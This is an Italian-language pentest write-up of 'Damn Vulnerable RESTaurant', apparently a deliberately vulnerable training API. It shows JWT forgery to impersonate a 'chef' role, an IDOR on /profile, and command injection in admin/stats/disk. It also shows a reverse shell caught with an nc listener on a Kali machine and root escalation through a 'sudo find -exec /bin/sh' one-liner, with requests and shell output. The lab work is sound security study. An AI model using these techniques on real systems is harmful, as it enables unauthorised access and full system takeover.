
DAMN Vulnerable RESTaurant

Puggioni Riccardo | Santambrogio Lorenzo

Registrazione come utente standard:

Come prima cosa notiamo un header per la registrazione degli utenti nel /docs, procediamo a creare un utente tramite il JSON predisposto dal sito. La risposta contiene “Customer” che si presume essere l’utente base. Appena creato l’utente ci accorgiamo che è presente una vulnerabilità ossia che non esegue nessuna tipologia di verifica sui miei dati di registrazione che assicura che sono veramente io o mi sto fingendo qualcun altro come ad esempio il numero di telefono non invia nessun otp di verifica.



Request

Pretty Raw Hex

```
POST /register HTTP/1.1
Host: localhost:8000
Content-Length: 131
sec-ch-ua: "Chromium";v="123", "Not:A-Brand";v="8"
accept: application/json
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8000/docs
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

{
  "username":"new",
  "password":"user21",
  "first_name":"user21",
  "last_name":"user21",
  "phone_number":"1567489e330"
}
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 201 Created
date: Wed, 08 May 2024 13:01:44 GMT
server: uvicorn
content-length: 108
content-type: application/json
access-control-allow-origin: *
access-control-allow-credentials: true
connection: close

{
  "username":"new",
  "first_name":"user21",
  "last_name":"user21",
  "phone_number":"1567489e330",
  "role":"Customer"
}
```

Individuazione del ruolo admin:

Troviamo immediatamente il nome del ruolo che si presume essere il più importante o l’admin, testando i permessi dell’utente “customer” notiamo che in alcune funzioni è necessario l’uso di un account “chef”.

Code Details

403 Undocumented

Error: Forbidden

Response body

```
{
  "detail": "Only Chef is authorized to get current disk stats!"
}
```

Download


Response headers

```
connection: close
content-length: 63
content-type: application/json
date: Wed,08 May 2024 13:39:54 GMT
server: uvicorn
```

Responses

Creazione del token:

Creiamo un token tramite l'endpoint "/token", usando il nostro nome utente creato inizialmente, successivamente ci ritroviamo con un token non utilizzabile per accedere come "chef", quindi andremo su jwt.io per modificare il nome utente in "chef".




VUL: Test dei permessi:

A questo punto iniziamo a cercare le vulnerabilità, notiamo subito un PUT “/profile”, procediamo a provare l’accesso con un secondo utente “Customer” per provare a modificare i dati dell’account iniziale.


Proviamo a effettuare una richiesta cambiando il token dell’account iniziale (user1) sostituendo semplicemente i dati con il nome utente del secondo account (new) durante l’intercettazione della richiesta, al suo invio possiamo notare che i dati dell’account ***new*** sono stati cambiati.

Confermiamo la vulnerabilità su “/profile”



h:

Per autorizzare l'accesso tramite token con lo username di "chef" è necessario modificarlo come il precedente.



Come si può notare, è stato cambiato "sub" e "exp".


Successivamente testiamo un accesso all'api admin/stats/disk, confermiamo un successo:

TOKEN CHANGE:

```
GET /admin/stats/disk HTTP/1.1
Host: localhost:8000
sec-ch-ua: "Chromium";v="123", "Not:A-Brand";v="8"
accept: application/json
sec-ch-ua-mobile: ?0
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJlc2VyMSIsImV4cCI6MTcxNTI2MzMwNX0.vVie-c3GPUM_iVvaumhRBjDmA9ZHwDcxTBj8l0FQwRI
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8000/docs
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
GET /admin/stats/disk HTTP/1.1
Host: localhost:8000
sec-ch-ua: "Chromium";v="123", "Not:A-Brand";v="8"
accept: application/json
sec-ch-ua-mobile: ?0
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJjaGVmIiwiZXhwIjoxODE1MjYzMzM4fQ.yPVWghS3V4LPQ9EWvsrRHH6cbX03egMtlkUwhOrsTyw
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8000/docs
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
```

COMANDO ESEGUITO CON SUCCESSO




Test di altre api:

Per raccogliere informazioni, ci siamo incrociati con l'api healthcheck, runnando l'api possiamo notare che il sistema contiene installato Python 3.8, allora possiamo provare a injectare un codice per fare un test. Per questo abbiamo bisogno di un api che contenga degli arguments.

VUL: "admin/stats/disk" arguments

A questo punto testiamo un comando di linux per controllare se effettivamente si possa considerare vulnerabile questa api. Testiamo ls.

COMANDO INVIATO:



RISPOSTA:


VULNERABILITA' CONFERMATA

Exploit Python

Generiamo un exploit Python dal sito revshells e lo inseriamo all'interno di arguments nell'api admin/stats/disk e avviamo un listener sulla macchina Kali:

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 87
listening on [any] 87 ...
```

Lanciamo il comando (query) con il token di “chef”



Successo! Ora proviamo a vedere che utente stiamo utilizzando

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 87
listening on [any] 87 ...
connect to [192.168.58.128] from (UNKNOWN) [172.18.0.3] 58290
$ whoami
whoami
app
```

Dopo un test di sudo, scopriamo che l’utente ha i permessi sudo, quindi possiamo diventare root tramite il comando find:

```
$ sudo find . -exec /bin/sh \; -quit
sudo find . -exec /bin/sh \; -quit
# whoami
whoami
root
```